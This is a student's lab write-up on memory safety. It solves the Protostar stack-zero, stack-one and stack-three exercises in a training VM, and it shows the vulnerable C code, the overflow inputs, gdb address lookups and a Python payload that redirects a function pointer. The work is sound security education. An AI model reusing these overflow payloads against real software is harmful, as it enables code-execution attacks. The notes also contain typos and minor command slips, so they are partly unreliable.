Session 3: Software security / memory safety
1. Install QEMU (already installed on the virtual machines we provide).
If you run your own setup, install from qemu.org If you need help installing or running QEMU, Google searching helps a lot
sudo apt-get install qemu-system I tried to install qemu but it said qemu is already installed.
ubuntu@ff-cs-take:~$ qemu-system-x86_64 –version QEMU emulator version 8.2.2 (Debian 1:8.2.2+ds-0ubuntu1.17) Copyright (c) 2003-2023 Fabrice Bellard and the QEMU Project developers
2. Download the Protostar exploit virtual machine from exploit.education/protostar
Protostar is educational purpose Virtual Machine provided by exploit-education.com.
First, get iso image from the website.
wget -P ~/Downloads https://github.com/ExploitEducation/Protostar/releases/download/v2.0.0/exploit-exercises-protostar-2.iso
3. From the desktop terminal, run the virtual machine with QEMU; typically:

I ran VM using following command.
qemu-system-x86_64 -boot d -cdrom ~/Downloads/exploit-exercises-protostar-2.iso -m 512 (linux/mac)
Then I could start VM window.
4. Login to the virtual machine; username and password are on the
I loged in with following infomation.
user name: user password: user
5. Navigate to the right directory (instructions on the Protostar page)
cd /opt/protostar/bin
6. Run ls; do you see the exercise levels? If not you made a mistake in steps [3-5]
ls -la
After running QUEM, mouse pointer will be trapped in QUEM window. When I want to escape from this window, I should type…
contral + command + g keys in the same time
Also there is a web site about protostar exersises.
7. Perform this exercise:
- https://exploit.education/protostar/stack-zero/
- Try until you get this message: “you have changed the ‘modified’ variable”
The code is bellow...

#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  modified = 0;
  gets(buffer);

  if(modified != 0) {
      printf("you have changed the 'modified' variable\n");
  } else {
      printf("Try again?\n");
  }
}
After excuting program, I typed 70 num of A. Then I could get message that I suceeded.
./stack2 aaaabbbbccccddddeeeeffffgggghhhhaaaabbbbccccddddeeeeffffgggghhhhaaaa

-
Explain what happened. The size of Char memory is only 64 charactors. When I type over 64 charactors, Program will write data over the size of prepared charactor. It will over write memory.
-
How is it that providing an input in the line that reads “gets(buffer)” can change the value of the variable “modified”? Gets function don’t check the memory boundary. So it will over write beuyond prepared area.
-
What does “Segmentation fault” mean? It means system shutdown when user tried to write memory erea that is not allowed. In this example, if attecker reached to prohibited are, system will be shut down. So Attecker will try to avoid segmentation fault.
8. Perform this exercise:
https://exploit.education/protostar/stack-one/ Try until you get this message: “you have correctly got the variable to the right value” Explain what happened. What does “little endian” mean? Why didn’t you get “Segmentation fault”?
I input 64 num of any randam charactor and “dcba”.
there are 2 types of order, Big endian and Little endian.
Big endian: the most significant byte is stored first → in memory: 61 62 63 64 Little endian: the least significant byte is stored first → in memory: 64 63 62 61
Intel computer use Little endient system.
./stack2 aaaabbbbccccddddeeeeffffgggghhhhaaaabbbbccccddddeeeeffffgggghhhhdcba

9. Perform this exercise:
https://exploit.education/protostar/stack-three/ How can you input hex values that don’t correspond to keyboard letters? Try until you get this message “code flow successfully changed” Explain what happened.
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  volatile int (*fp)();
  char buffer[64];

  fp = 0;

  gets(buffer);

  if(fp) {
      printf("calling function pointer, jumping to 0x%08x\n", fp);
      fp();
  }
}
gets(buffer); This command will read out 1 row from argument and write in buffer variable.
fp() This command will read out the value and excute program wrietten in the addres.
The objective of this challenge is to cause a buffer overflow and overwrite the value at the fp address with the address of the win function. So as a first step I have to check the address of win function.
For checking the mapped address, we can use gdb software, debugger.
I asked claude how can I use gdb then I got instruction bellow.
How to use it for this problem (stack3)
Concretely, the workflow looks like this:
$ gdb ./stack3
1. Find the address of win()
(gdb) print win
This directly displays the memory address where the win function is located.

2. Find the addresses of buffer and fp to calculate the offset
(gdb) break main
(gdb) run
(gdb) next    ← step forward until the line `fp = 0;`
(gdb) print &buffer
(gdb) print &fp
Step01: Find the address of win()
I excuted gdb with command “gdb ./stack3”. And I typed “print win”. Then I got address of win function.

I got following address. 0x8048424 → 08 04 84 24
In little-endian order, it will be written as:
24 84 04 08
Step02: Find the addresses of buffer and fp to calculate the offset
Then I put break point at main proglam, 16th row. After setting break point, I ran the program.
 gdb stopped the program at the first breakpoint, at line 16.
I went ahead with the “next” command.
Using the print command, I checked the 2 addresses.
gdb stopped the program at the first breakpoint, at line 16.
I went ahead with the “next” command.
Using the print command, I checked the 2 addresses.
(gdb) print &buffer (gdb) print &fp
&fp: 0xbffffd84 &buffer: 0xbffffd44
0xbffffd84 - 0xbffffd44 = 0x40 = 64
Step03: excute with calculated argument.
I concluded that I excute this program with following argument value.
To pass this value as an argument, Claude suggested that I use a Python script to generate it.
Then I generated payload.txt using following command.
python -c ‘import sys; sys.stdout.write(“A”*64 + “\x24\x84\x04\x08”)’ > /tmp/payload.txt
I excuted stack3 program with following command.
./stack3 < /tmp/payload.txt

I could get the right result “code flow successfully changed”.